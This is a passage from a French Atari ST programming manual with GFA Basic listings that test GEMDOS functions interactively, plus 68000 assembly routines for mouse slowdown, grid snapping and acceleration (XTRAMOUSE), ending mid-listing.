Cette fonction n'existe pas ou ne peut être activée sous GFA.

Dans le cas contraire, le nom de la fonction et le résumé des actions qu'elle effectue sont affichés sur l'écran.

Par exemple pour la fonction 1 :


cconin
Lit un caractère au clavier et l'affiche sur l'écran

Le cas échéant, le programme demande alors d'entrer le ou les paramètre(s) en entrée de cette fonction.

Le résultat de la fonction est enfin affiché sur l'écran, et une autre fonction peut être testée.

## LE PROGRAMME EN DÉTAIL

Son programme obéit à la logique de l'ordinogramme suivant :





Son listing est le suivant :

```
REM ================================================================
REM Ce programme permet de tester les fonctions GEMDOS
REM de manière intéractive. Le ou les paramètres utilisés
REM par la fonction sont entrés par l'utilisateur.
REM L'éventuel résultat est affiché en clair sur l'écran.
REM ================================================================
'
'
GOSUB lit_donnees !Lecture des données GEMDOS
GOSUB execute_gd  !Exécution d'une fonction GEMDOS
END
'
'
PROCEDURE lit_donnees
  REM ------------------------------------------------------------
  REM Cette procédure lit les données relatives aux
  REM fonctions GEMDOS et les stocke dans les tableaux
  REM A, B$ et C$
  REM ------------------------------------------------------------
  DIM a(48),b$(48),c$(48)
  FOR i=1 TO 48
    READ a(i),b$(i),c$(i)
  NEXT i
  DATA 1,cconin,Lit un caractère au clavier et l'affiche sur l'écran
  DATA 2,cconout,Sort un caractère sur l'écran
  DATA 3,cauxin,Lit un caractère sur la RS232
  DATA 4,cauxout,Sort un carctère sur la RS232
  DATA 5,cprnout,Sort un caractère sur l'imprimante
  DATA 6,crawio,Lit ou écrit un caractère au clavier sans affichage ecran
  DATA 7,crawcin,Lit un caractère au clavier sans affichage ecran
  DATA 8,cnecin,Lit un caractère au clavier sans affichage écran (ignore
les caractères de contrôle)
  DATA 9,cconws,Sort une chaine de caractères sur l'écran
  DATA 10,cconrs,Lit une chaine de caractères au clavier
  DATA 11,cconis,Examine s'il y a une chaine de caractères dans le buffer
clavier
  DATA 14,dsetdrv,"Fixe le lecteur actuel (0=A, 1=B, ...)"
  DATA 16,cconos,Examine si un caractère peut etre sorti sur l'écran
  DATA 17,cprnos,Examine si un caractère peut etre sorti sur l'imprimante
  DATA 18,cauxis,Examine si un caractère est présent sur la RS232
  DATA 19,cauxos,Examine si un caractère peut etre sorti sur la RS232
  DATA 25,dgetdrv,Détermine le lecteur actuel
  DATA 26,fsetdta,Fixe la zone de transfert disque DTA (normalement
BASEPAGE+128)
  DATA 42,tgetdate,Détermine la date système
  DATA 43,tsetdate,Fixe la date système
  DATA 44,tgettime,Détermine l'heure système
  DATA 45,tsettime,Fixe l'heure système
  DATA 47,fgetdta,Détermine l'adresse de la zone de transfert disque
(DTA) actuelle
  DATA 48,sversion,Détermine le numéro de version GEMDOS
  DATA 54,dfree,Lit les informations sur la place disque disponible
  DATA 57,dcreate,Crée un dossier dans le disque actuel
  DATA 58,ddelete,Supprime un dossier
```

(suite)

```
    DATA 59,dsetpath,Change le repertoire actuel
    DATA 60,fcreate,Crée un nouveau fichier
    DATA 61,fopen,Ouvre un fichier
    DATA 62,fclose,Ferme un fichier
    DATA 63,fread,Lit des octets sur un fichier ouvert
    DATA 64,fwrite,Ecrit des octets dans un fichier ouvert
    DATA 65,fdelete,Supprime un fichier
    DATA 66,fseek,Fixe un nouveau pointeur pour l'accès au fichier
    DATA 67,fattrib,Lit ou écrit des attributs de fichier
    DATA 69,fdup,Produit un second handle de fichier
    DATA 70,fforce,Fixe un nouveau handle pour les sorties GEMDOS
    DATA 71,dgetpath,Détermine le chemin d'accès actuel d'un lecteur
    DATA 72,malloc,Réserve ou détermine de la place mémoire
    DATA 73,mfree,Libère une zone mémoire réservée avec GEMDOS(72)
    DATA 74,mshrink,Raccourcit une zone mémoire réservée avec GEMDOS(22)
    DATA 75,pexec,Exécute un programme en tant que sous-programme
    DATA 76,pterm,Termine le programme en cours
    DATA 78,fsfirst,Recherche d'un fichier dans le répertoire actuel
    DATA 79,fsnext,Poursuit la recherche commencée avec GEMDOS(78)
    DATA 86,frename,Renomme un fichier
    DATA 87,fdatime,Fixe ou détermine la date et l'heure d'un fichier
  RETURN
  '
  '
  '
  PROCEDURE execute_gd
    REM ------------------------------------------------------------------------
    REM Cette procédure acquiert les paramètres utilisés par une fonction
    REM GEMDOS, l'exécute, et renvoie l'éventuel résultat de la fonction
    REM ------------------------------------------------------------------------
    REPEAT
      CLS
      PRINT "Test des fonctions du GEMDOS"
      PRINT "----------------------------"
      PRINT
      REPEAT
        LOCATE 4,1
        INPUT "Numéro de la fonction à tester : ";f
        ok=0
        FOR i=1 TO 48
          IF a(i)=f THEN
            ok=1
            mem=i
          ENDIF
        NEXT i
        IF ok=0 THEN
          LOCATE 5,1
          PRINT "Cette fonction n'existe pas ou ne peut pas etre activée
sous GFA"
        ENDIF
      UNTIL ok=1
      LOCATE 5,1
      PRINT SPACE$(70)
      LOCATE 7,1
```



(suite)

```
    PRINT "Fonction ";f;" : ";b$(memi)
    PRINT c$(memi)
    PRINT

    SELECT f
    CASE 1
      r%=GEMDOS(1)
      PRINT "Résultat : ";r%
    CASE 2
      INPUT "Caractère : ";z$
      ~GEMDOS(2,ASC(z$))
    CASE 3
      r%=GEMDOS(3)
    CASE 4
      INPUT "Caractère : ";z$
      ~GEMDOS(4,ASC(z$))
    CASE 5
      INPUT "Caractère : ";z$
      ~GEMDOS(5,ASC(z$))
    CASE 6
      INPUT "Caractère ou 255 : ";z$
      IF z$="255" THEN
        ~GEMDOS(6,255)
      ELSE
        ~GEMDOS(6,ASC(z$))
      ENDIF
    CASE 7
      r%=GEMDOS(7)
      PRINT "Résultat : ";r%
    CASE 8
      r%=GEMDOS(8)
      PRINT "Résultat : ";r%
    CASE 9
      INPUT "Adresse de la chaine de caractères : ";z%
      ~GEMDOS(9,L:z%)
    CASE 10
      INPUT "Adresse du buffer : ";z%
      ~GEMDOS(10,L:z%)
    CASE 11
      r!=GEMDOS(11)
      PRINT "Résultat : ";r!
    CASE 14
      INPUT "Lecteur : ";z%
      ~GEMDOS(14,z%)
    CASE 16
      r!=GEMDOS(16)
      PRINT "Résultat : ";r!
    CASE 17
      r!=GEMDOS(17)
      PRINT "Résultat : ";r!
    CASE 18
      r!=GEMDOS(18)
      PRINT "Résultat : ";r!
    CASE 19
```

(suite)

```
    r!=GEMDOS(19)
    PRINT "Résultat : ";r!
  CASE 25
    r!=GEMDOS(25)
    PRINT "Lecteur actuel : ";r!
  CASE 26
    INPUT "Adresse DTA : ";z%
    ~GEMDOS(26,L:z%)
  CASE 42
    r%=GEMDOS(42)
    PRINT "Date système : ";r%
  CASE 43
    INPUT "Date système : ";r%
    ~GEMDOS(43,r%)
  CASE 44
    r%=GEMDOS(44)
    PRINT "Heure système : ";r%
  CASE 45
    INPUT "Heure système : ";r%
    ~GEMDOS(45,r%)
  CASE 47
    r%=GEMDOS(47)
    PRINT "Adresse DTA : ";r%
  CASE 48
    r%=GEMDOS(48)
    PRINT "Numéro de version GEMDOS : ";r%
  CASE 49
    INPUT "Nombre d'octets à laisser résidents : ";b%
    ~GEMDOS(49,L:b%,0)
  CASE 54
    INPUT "Adresse du buffer résultat : ";a%
    INPUT "Disque : ";d%
    r%=GEMDOS(54,L:a%,d%)
    PRINT "Résultat : ";r%
  CASE 57
    INPUT "Adresse du nom du dossier : ";d%
    r%=GEMDOS(57,L:d%)
    PRINT "Résultat : ";r%
  CASE 58
    INPUT "Adresse du nom du dossier : ";d%
    r%=GEMDOS(58,L:d%)
    PRINT "Résultat : ";r%
  CASE 59
    INPUT "Adresse du nom du répertoire : ";d%
    r%=GEMDOS(59,L:d%)
    PRINT "Résultat : ";r%
  CASE 60
    INPUT "Adresse du nom du fichier ";d%
    INPUT "Attribut du fichier : ";a%
    r%=GEMDOS(60,L:d%,a%)
    PRINT "Résultat : ";r%
  CASE 61
    INPUT "Adresse du nom du fichier : ";d%
    INPUT "Accès : 0=lecture, 1=écriture, 2=lecture/écriture : ";a%
```



(suite)

```
      r%=GEMDOS(61,d%,a%)
      PRINT "Résultat : ";r%
    CASE 62
      INPUT "Handle du fichier à fermer : ";a%
      r%=GEMDOS(62,a%)
      PRINT "Résultat : ";r%
    CASE 63
      INPUT "Handle du fichier : ";h%
      INPUT "Nombre d'octets à lire : ";o%
      INPUT "Adresse d'implantation en mémoire : ";a%
      r%=GEMDOS(63,h%,L:o%,L:a%)
      PRINT "Résultat : ";r%
    CASE 64
      INPUT "Handle du fichier : ";h%
      INPUT "Nombre d'octets à écrire : ";o%
      INPUT "Adresse d'implantation en mémoire : ";a%
      r%=GEMDOS(64,h%,L:o%,L:a%)
      PRINT "Résultat : ";r%
    CASE 65
      INPUT "Adresse du nom du fichier : ";a%
      r%=GEMDOS(65,L:a%)
      PRINT "Résultat : ";r%
    CASE 66
      INPUT "Handle du fichier : ";h%
      INPUT "Nombre d'octets à sauter : ";o%
      PRINT "0=à partir du début du fichier, 1=à partir de la position
actuelle"
'     INPUT "2=à partir de la fin du fichier : ";s%
      r%=GEMDOS(66,L:d%,h%,s%)
      PRINT "Résultat : ";r%
    CASE 67
      INPUT "Adresse du nom du fichier ";a%
      INPUT "0=Lecture, 1=Ecriture : ";h%
      INPUT "Attribut : ";x%
      r%=GEMDOS(67,L:a%,h%,x%)
      PRINT "Résultat : ";r%
    CASE 69
      INPUT "Handle du fichier d'origine : ";h%
      r%=GEMDOS(69,h%)
      PRINT "Second handle : ";r%
    CASE 70
      INPUT "Handle à rediriger : ";h%
      INPUT "Handle de redirection : ";nh%
      r%=GEMDOS(70,h%,nh%)
    CASE 71
      INPUT "Adresse du chemin d'accès : ";a%
      INPUT "Code du lecteur : ";c%
      r%=GEMDOS(71,L:a%,c%)
      PRINT "Résultat : ";r%
    CASE 72
      INPUT "Nombre d'octets à réserver : ";b%
      r%=GEMDOS(72,L:b%)
      PRINT "Adresse de départ de la zone réservée : ";r%
    CASE 73
```

(suite)

```
      INPUT "Adresse de la zone à libérer : ";a%
      r%=GEMDOS(73,L:a%)
      PRINT "Résultat : ";r%
    CASE 74
      INPUT "Adresse de départ de la zone à raccourcir : ";a%
      INPUT "Nouvelle longueur de la zone : ";l%
      r%=GEMDOS(74,L:a%,L:l%)
      PRINT "Résultat : ";r%
    CASE 75
      INPUT "0=Charger et lancer, 3=Charger, 4=Lancer, 5=Produire base
page : ";m%
      INPUT "Adresse du nom du programme (ou de la base page) : ";a%
      INPUT "Adresse de la ligne d'instruction  :";l%
      INPUT "Adresse de la chaine d'environnement : ";c%
      r%=GEMDOS(75,m%,L:a%,L:l%,L:c%)
      PRINT "Résultat : ";r%
    CASE 76
      ~GEMDOS(76,0)
    CASE 78
      INPUT "Adresse du nom du fichier : ";a%
      INPUT "Attribut du fichier : ";f%
      r%=GEMDOS(78,L:a%,f%)
      PRINT "Resultat : ";r%
    CASE 79
      r%=GEMDOS(79)
      PRINT "Résultat : ";r%
    CASE 86
      INPUT "Adresse du nom du fichier à renommer : ";a%
      INPUT "Adresse du nouveau nom du fichier ";n%
      r%=GEMDOS(86,0,L:a%,L:n%)
      PRINT "Résultat : ";r%
    CASE 87
      INPUT "0=Lecture, 1=Ecriture : ";m%
      INPUT "Adresse des informations d'heure : ";a%
      INPUT "Handle du fichier : ";h%
      ~GEMDOS(87,L:a%,h%,m%)
    ENDSELECT
    LOCATE 16,1
    INPUT "Test d'une autre fonction (O/N) : ";r$
    r$=UPPER$(r$)
    IF r$="O" THEN
      bis=1
    ELSE
      bis=0
    ENDIF
  UNTIL bis=0
RETURN
```



Le programme débute par la section de programme principal qui se contente d'activer séquentiellement les deux procédures principales du programme :

```
GOSUB lit__donnees      !Lecture des données GEMDOS
GOSUB execute__gd       !Exécution d'une fonction GEMDOS
```

La section de programme principal est suivie de la section des procédures.

La procédure **lit__donnees** lit les données relatives aux fonctions GEMDOS et les stocke dans les tableaux **A, B$** et **C$**.

Les tableaux sont tout d'abord dimensionnés :

```
DIM a(48),b$(48),c$(48)
```

Ils sont ensuite remplis à l'aide d'une boucle FOR NEXT :

```
FOR i=1 TO 48
READ a(i),b$(i),c$(i)
NEXT i
```

La procédure **execute__gd** acquiert le numéro de la fonction à tester et les paramètres qui lui sont nécessaires, l'exécute et renvoie l'éventuel résultat de la fonction.

Le numéro de la fonction à tester est stocké dans la variable **f** :

```
INPUT "Numéro de la fonction à tester : ";f
```

Sa validité est testée en le comparant aux numéros de fonctions valides :

```
ok=0
FOR i=1 TO 48
  IF a(i)=f THEN
    ok=1
    memi=i
  ENDIF
NEXT i
```

Si la fonction demandée n'est pas valide, un message d'erreur est affiché sur l'écran :

```
IF ok=0 THEN
  LOCATE 5,1
  PRINT "Cette fonction n'existe pas ou ne peut pas être activée sous
GFA"
ENDIF
```

Dans le cas contraire, le nom de la fonction et le résumé des actions qu'elle effectue est affiché sur l'écran :

```
LOCATE 7,1
PRINT "Fonction ";f;" : ";b$(memi)
PRINT c$(memi)
```

En fonction du numéro de fonction entré, le programme demande à l'utilisateur zéro, un ou plusieurs paramètres, et exécute la fonction :

```
SELECT f
CASE 1
  r%=GEMDOS(1)
  PRINT "Résultat : ";r%
...
CASE 87
  INPUT "O=Lecture, 1=Ecriture : ";m%
  INPUT "Adresse des informations d'heure : ";a%
  INPUT "Handle du fichier : ";h%
  ~GEMDOS(87,L:a%,h%,m%)
ENDSELECT
```

Il est ensuite possible de tester une autre fonction ou de quitter le programme :

```
LOCATE 16,1
INPUT "Test d'une autre fonction (O/N) : ";r$
r$=UPPER$(r$)
IF r$="O" THEN
  bis=1
ELSE
  bis=0
ENDIF
UNTIL bis=0
```

# 9/2.13

# Routine de ralentissement et de grille pour souris en Basic GFA toutes résolutions sur ATARI STF

Comme tout possesseur du fameux logiciel de dessin, Degas Elite, nous avons eu le plaisir d'utiliser les fonctions « SNAP » & « SLOWDRAW », qui confèrent à celui-ci souplesse et confort incomparables.

Sans ces fonctions, l'usage de la souris à des fins graphiques aboutirait sans nul doute à un résultat lamentable accompagné de crises de nerfs.

Pour ceux qui ne connaissent pas encore le logiciel précité, apprenez que « SLOWDRAW » veut simplement dire : « tracé lent » dont le but est de ralentir, en relation avec un facteur programmable et modifiable, les mouvements de la souris ; quant à « SNAP », il s'agit de grillager de façon invisible l'écran, la souris se déplaçant alors par bond et relativement aux mailles formées par celui-ci.

Lors de la création personnelle d'un programme de ce type, il paraît évident que le fait de posséder les listings de ces routines en complétera avantageusement l'utilisation. Pour ce faire, il a fallu une nouvelle fois faire appel au langage machine, seul langage capable de traiter de façon rapide les interruptions provoquées à chaque déplacement de votre souris. Mélangé à quelques lignes tapées en GFA Basic, son installation est d'une réelle simplicité.

Comme de coutume, le listing désassemblé et commenté figure après les procédures en Basic, faire sans savoir n'étant pas la devise de notre ouvrage...

**BASE D'EXPLOITATION DU PROGRAMME RALENTISSEUR GRILLE EN GFA BASIC**

```
Gosub Initialisation
'
'
'
'
'
```

A partir d'ici, le ralentisseur/grille est en fonction, vous pouvez modifier alors à chaque instant ses paramètres grâce à la séquence suivante :

```
Dpoke Ralenti%,Max(1,Facteur_ralenti%)
Dpoke Step_horiz%,Max(1,Valeur_du_pas_horizontal%)
Dpoke Step_vert%,Max(1,Valeur_du_pas_vertical%)
```

*Remarque :*

Pour annuler l'une de ces fonctions, il suffit de fixer le paramètre correspondant sur « 1 » ce qui se trouve être d'ailleurs, la situation initiale des trois paramètres au lancement du programme.

```
'
'
'
Gosub Fin_programme
'
'
'
Procedure Initialisation
  Restore Programme_ralentisseur_grille
  Reserve Fre(0)-256                          INDISPENSABLE !
  Ad%=Himem
  Clr I%
  While Dat$<>"FIN"                           Stockage de la
    Read Dat$                                 routine.
    Dpoke Ad%+I%,Val(Dat$)
    Add I%,2
  Wend
  Clr I%
  '
  '
  '
```

```
  Larg%=ad%+220                          Adaptation de la
  Haut%=ad%+222                          routine aux trois
                                         résolutions d'écrans.
  Res%=Xbios(4)
  If Res%<2
    Dpoke Haut%,199
  Endif
  If Res%=0
    Dpoke Larg%,319
  Endif
  Clr Res%

  Ralenti%=Ad%+224                       Ici sont déterminées
  Step_horiz%=Ad%+226                    les adresses des
  Step_vert%=Ad%+228                     paramètres.
  '
  '
  '
  Gosub Install
  '
  '
  '
Return
'
'
'
Procedure Install
  Out 4,&H12                             On bloque la souris
  If Move_mouse%=0                       puis l'on extrait
    Dpoke Contrl+2,0                     l'adresse de l'ancien
    Dpoke Contrl+6,0                     vecteur d'interruption
    Dpoke Contrl+12,2                    notre routine prenant
    Lpoke Contrl+14,Ad%                  alors sa place.
    Vdisys 126
    Move_mouse%=Lpeek(Contrl+18)
  Else
    Dpoke Contrl+2,0                     Dans ce cas, nous som-
    Dpoke Contrl+6,0                     mes à la fin du
    Dpoke Contrl+12,2                    programme. Nous
    Lpoke Contrl+14,Move_mouse%          replaçons alors, le
    Vdisys 126                           vecteur initial.
  Endif
  Out 4,&H8                              Débloquage souris!
Return
'
'
'
Procedure Fin_programme
  Gosub Install
  Reserve Fre(0)+256                     INDISPENSABLE!
  End
Return
'
```

```
Programme_ralentisseur_grille:
'
Data &H48E7,&H2080,&H41FA,&H00CE,&H3150,&H0012,&H3168,&H0002,&H0014
Data &H9068,&H0004,&H9268,&H0006,&HD168,&H0016,&HD368,&H0018,&H3028
Data &H000C,&H3200,&H4441,&H4A68,&H0016,&H6722,&H6D10,&HB068,&H0016
Data &H6E1A,&H5268,&H0012,&H9168,&H0016,&H60F0,&HB268,&H0016,&H6D0A
Data &H5368,&H0012,&H9368,&H0016,&H60F0,&H4A68,&H0018,&H6722,&H6D10
Data &HB068,&H0018,&H6E1A,&H5268,&H0014,&H9168,&H0018,&H60F0,&HB268
Data &H0018,&H6D0A,&H5368,&H0014,&H9368,&H0018,&H60F0,&H3428,&H000B
Data &HB468,&H0012,&H6B0A,&H4A68,&H0012,&H6B04,&H30A8,&H0012,&H3010
Data &HC0BC,&H0000,&HFFFF,&H80E8,&H000E,&HC0E8,&H000E,&H3140,&H0004
Data &H3428,&H000A,&HB468,&H0014,&H6B0C,&H4A68,&H0014,&H6B06,&H3168
Data &H0014,&H0002,&H3228,&H0002,&HC2BC,&H0000,&HFFFF,&H82E8,&H0010
Data &HC2E8,&H0010,&H3141,&H0006,&H4CDF,&H0104,&H4E75,&H0000,&H0000
Data &H0000,&H0000
'
Data &H027F,&H018F                    Largeur & hauteur
'                                     de l'écran en haute
'                                     résolution.
'
Data &H0001                           FACTEUR RALENTISSEUR.
Data &H0001                           PAS HORIZONTAL.
Data &H0001                           PAS VERTICAL.
'
'
Data FIN
```



## ROUTINE ASSEMBLEUR 68000

*Remarque :*

Lorsque cette routine est appelée à chaque mouvement de la souris, il lui est transmis dans les registres D0 & D1, les nouvelles coordonnées x et y de celle-ci.

```
0000 48E72080          MOVEM.L D2/A0,-(A7)     sauvegarde des
0004 41FA00CE          LEA     $BUFFER,A0      registres
0008 31500012          MOVE.W  (A0),$0012(A0)
000C 316800020014      MOVE.W  $0002(A0),$0014(A0)

0012 90680004          SUB.W   $0004(A0),D0    calcul des dif-
0016 92680006          SUB.W   $0006(A0),D1    férences des
001A D1680016          ADD.W   D0,$0016(A0)    nouvelles coor-
001E D3680018          ADD.W   D1,$0018(A0)    données et des
                                               précédentes.
0022 3028000C          MOVE.W  $FREIN(A0),D0
0026 3200              MOVE.W  D0,D1
0028 4441              NEG.W   D1

002A 4A680016          TST.W   $0016(A0)       calcul du
002E 6722              BEQ.S   $  000052       freinage
0030 6D10              BLT.S   $  000042       horizontal
0032 B0680016          CMP.W   $0016(A0),D0
0036 6E1A              BGT.S   $  000052
0038 52680012          ADDQ.W  #1,$0012(A0)
003C 91680016          SUB.W   D0,$0016(A0)
0040 60F0              BRA.S   $  000032
0042 B2680016          CMP.W   $0016(A0),D1
0046 6D0A              BLT.S   $  000052
0048 53680012          SUBQ.W  #1,$0012(A0)
004C 93680016          SUB.W   D1,$0016(A0)
0050 60F0              BRA.S   $  000042

0052 4A680018          TST.W   $0018(A0)       calcul du
0056 6722              BEQ.S   $  00007A       freinage
0058 6D10              BLT.S   $  00006A       vertical
005A B0680018          CMP.W   $0018(A0),D0
005E 6E1A              BGT.S   $  00007A
0060 52680014          ADDQ.W  #1,$0014(A0)
0064 91680018          SUB.W   D0,$0018(A0)
0068 60F0              BRA.S   $  00005A
006A B2680018          CMP.W   $0018(A0),D1
006E 6D0A              BLT.S   $  00007A
0070 53680014          SUBQ.W  #1,$0014(A0)
0074 93680018          SUB.W   D1,$0018(A0)
0078 60F0              BRA.S   $  00006A
```

```
007A 34280008              MOVE.W  $LARG(A0),D2    pour x
007E B4680012              CMP.W   $0012(A0),D2    larg=maxi
0082 6B0A                  BMI.S   $  00008E       0=mini
0084 4A680012              TST.W   $0012(A0)
0088 6B04                  BMI.S   $  00008E
008A 30A80012              MOVE.W  $0012(A0),(A0)
008E 3010                  MOVE.W  (A0),D0
0090 C0BC0000FFFF          AND.L   #$0000FFFF,D0

GRILLE HORIZONTALE :

0096 80E8000E              DIVU    $HOR(A0),D0     calcul grille
009A C0E8000E              MULU    $HOR(A0),D0     horizontale
009E 31400004              MOVE.W  D0,$0004(A0)

00A2 3428000A              MOVE.W  $HAUT(A0),D2
00A6 B4680014              CMP.W   $0014(A0),D2    pour y
00AA 6B0C                  BMI.S   $  0000B8       haut=maxi
00AC 4A680014              TST.W   $0014(A0)       0=mini
00B0 6B06                  BMI.S   $  0000B8
00B2 316800140002          MOVE.W  $0014(A0),$0002(A0)
00B8 32280002              MOVE.W  $0002(A0),D1
00BC C2BC0000FFFF          AND.L   #$0000FFFF,D1

GRILLE VERTICALE :

00C2 82E80010              DIVU    $VERT(A0),D1    calcul grille
00C6 C2E80010              MULU    $VERT(A0),D1    verticale

00CA 31410006              MOVE.W  D1,$0006(A0)
00CE 4CDF0104              MOVEM.L (A7)+,D2/A0     restitue et
00D2 4E75                  RTS                     retour


BUFFER :

Dc.l 0
Dc.l 0
Dc.w LARG
Dc.w HAUT
Dc.w FREIN
Dc.w HOR
Dc.w VERT
Dc.w 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
```



# 9/2.13.1

# XTRAMOUSE amélioré

Voici une nouvelle version de la routine de traitement des déplacements souris. Comme dans le cas de la précédente procédure invoquée (voir Partie 9 chapitre 2.13), il est possible de régler un format de grille ainsi que d'imposer une vitesse de déplacement. Les améliorations que nous y avons apporté permettent maintenant trois nouvelles fonctions bien utiles :

— l'accélération ;

— le contrôle en temps réel de la vitesse ;

— l'imposition de nouvelles coordonnées (modifications x et y indépendantes ...).

**L'ACCÉLÉRATION**

Jusqu'à maintenant, il n'était possible d'introduire qu'un ralentissement. Maintenant, si vous désirez obtenir un déplacement «fulgurant» de votre souris préférée, il vous suffira de rendre négatif le paramètre de vitesse.

*Exemple :*

```
result% = C:xtm%(0,4,8,16)
```

donne pour résultat :

— installation routine ;

— ralentissement de **1/4** ;

— grille en x=8 ;

— grille en y=16.

idem à l'ex-version ..., et :

```
result% = C:xtm%(0,-4,8,16)
```

donne alors :

— installation ;

— accélération de quatre fois (c'est-à-dire que pour un point de déplacement normal, votre souris en parcourra quatre à l'écran !) ;

— idem pour valeurs de grilles.

### CONTRÔLE DE LA VITESSE

Il se peut que dans votre application, il soit nécessaire d'interrompre la gestion de la vitesse de façon ponctuelle. Par exemple dans un tracé, voire un menu. Désormais, le fait d'appuyer sur la touche **Alternate** aura pour effet direct de redonner une allure conventionnelle à votre souris. Il est à noter que, pendant ce temps, les fonctions de grilles restent opérationnelles et qu'à la relâche d'**Alternate**, la vitesse sera à nouveau modifiée selon le dernier paramètre transmis.

### IMPOSER DE NOUVELLES COORDONNÉES

Si cette fonction existe déjà dans le GFA Basic 3xx (SETMOUSE x,y), elle est malheureusement dirigée sur un appel VDI :

VDI/ESC 10 PLACE GRAPHIC CURSOR AT LOCATION

Pourquoi ? Si vous avez déjà eu l'occasion de désassembler l'un de ces appels, la réponse est évidente : il y a de quoi y passer des jours à attendre votre imprimante en débiter le listing, donc, et c'est logique, le temps d'exécution est en proportion. Attention, l'auteur ne remet pas en question les performances «fabuleuses» (mais si !) qu'offrent les appels VDI et AES ; seulement, notre petite routine étant appelée lors de chaque déplacement de la souris, nous pouvons donc intercepter et modifier immédiatement les coordonnées de celle-ci. Pourquoi s'en priver ?

#### Utilisation

Après un quelconque appel à notre programme (installation/modification), est transmis au travers de DO, l'adresse que devra contenir si besoin est les positions désirées.

*Exemple :*

```
result%=C:xtm%(IND,IND,IND,IND) (IND=indifférent)
```

Résult% pointe alors sur l'adresse en question.

Pour modifier la position de la souris, il suffit de «DPOKER» à cette adresse la position en X et/ou de «DPOKER» à cette adresse +2 la position désirée en Y :

```
DPOKE result%,114
```
: la position x sera imposée à 114 lors du prochain déplacement, Y restant inchangé ;

```
DPOKE result%+2,10
```
: de même, Y sera égal à 10, X restant inchangé.

Vous l'avez compris, l'intérêt de cette amélioration réside dans le fait que la modification est indépendante, permettant ainsi le positionnement à une nouvelle coordonnée dans un axe, sans en altérer l'autre. Il est possible, bien entendu, de modifier les deux coordonnées en même temps :

```
coord$=MKI$(x%)+MKI$(y%)
LPOKE result%,LPEEK(V:coord$)
```



Cette manière de procéder fait en sorte que le positionnement soit synchronisé; un double DPOKE pourrait, si la souris était déplacée entre ces deux instructions, ne pas donner l'effet espéré.

Voici, comme de coutume, le listing désassemblé de notre programme. En première partie se trouve la routine qui se charge de l'installation ainsi que des modifications à apporter aux paramètres. En seconde partie, vous trouverez la routine qui, en prenant la place de la procédure gérant les déplacements, vous en dévoilera les mystères...

INSTALLATION : 0, vitesse,pas hor.,pas vert.

DESINSTALLE : -1

MODIFIE :=>1,vitesse,pas hor.,pas vert.

(en mots uniquement)

En retour d'appel, on dispose dans d0 de l'adresse à remplir pour l'imposition de nouvelles coordonnées.

```
INIT:   move.w   4(sp),d0          ; statut ?
        movem.l  a3-a6,-(sp)
        tst.w    d0
        bne      AUTRE
        lea.l    FLAG(pc),a1       ; si d0=0 on installe...
        tst.w    (a1)              ; si déjà installé
        bne      RETINIT           ; on ne fait rien.
        subq.w   #1,(a1)           ; sinon marquer l'instal.
        .DC.w $a000                ; chercher les ad. linea
        lea.l    LARG(pc),a1
        lea.l    INDEX(pc),a2
        moveq.l  #1,d1

.STOCK: move.w   (a2)+,d0          ; stockage larg./haut.
        move.w   0(a0,d0.w),(a1)+  ; selon résolution.
        dbf      d1,.STOCK

        adda.w   (a2),a0           ; a0=routine système.
        move.l   (a0),(a1)+
        subi.l   #$10001,-8(a1)    ; corrections larg & haut.
        move.l   a0,(a1)           ; on conserve l'adresse
        lea.l    XTRAM(pc),a1      ; de la routine système
        move.l   a1,(a0)           ; puis on "greffe" xtram.

        lea.l    .INITALT(pc),a1
        move.l   a1,-(sp)          ; allons chercher
        move.w   #38,-(sp)         ; l'adresse de kbshift en
        trap     #14               ; mode superviseur.
        addq.l   #6,sp

        bra      MODIFIE           ; puis on installe
                                   ; les paramètres.
```

La routine suivante, exécutée en superviseur, permet d'obtenir l'adresse où est stocké en permanence l'état des touches Control/shift(s)/alternate et ce, quelle que soit la version du TOS.

```
.INITALT:  movea.l   $4f2,a1          ; "$4f2=sysbase" c'est le
                                      ; début du système d'ex-
                                      ; ploitation si le TOS
                                      ; a été créé après 1986.

           lea.l     ALTERN(pc),a0    ; adresse de destination.
           cmpi.w    #$1987,26(a1)    ; date du TOS
           blt       .AVANT87
           move.l    36(a1),(a0)      ; 36(a1) contient l'adresse
           rts                        ; de kbshift

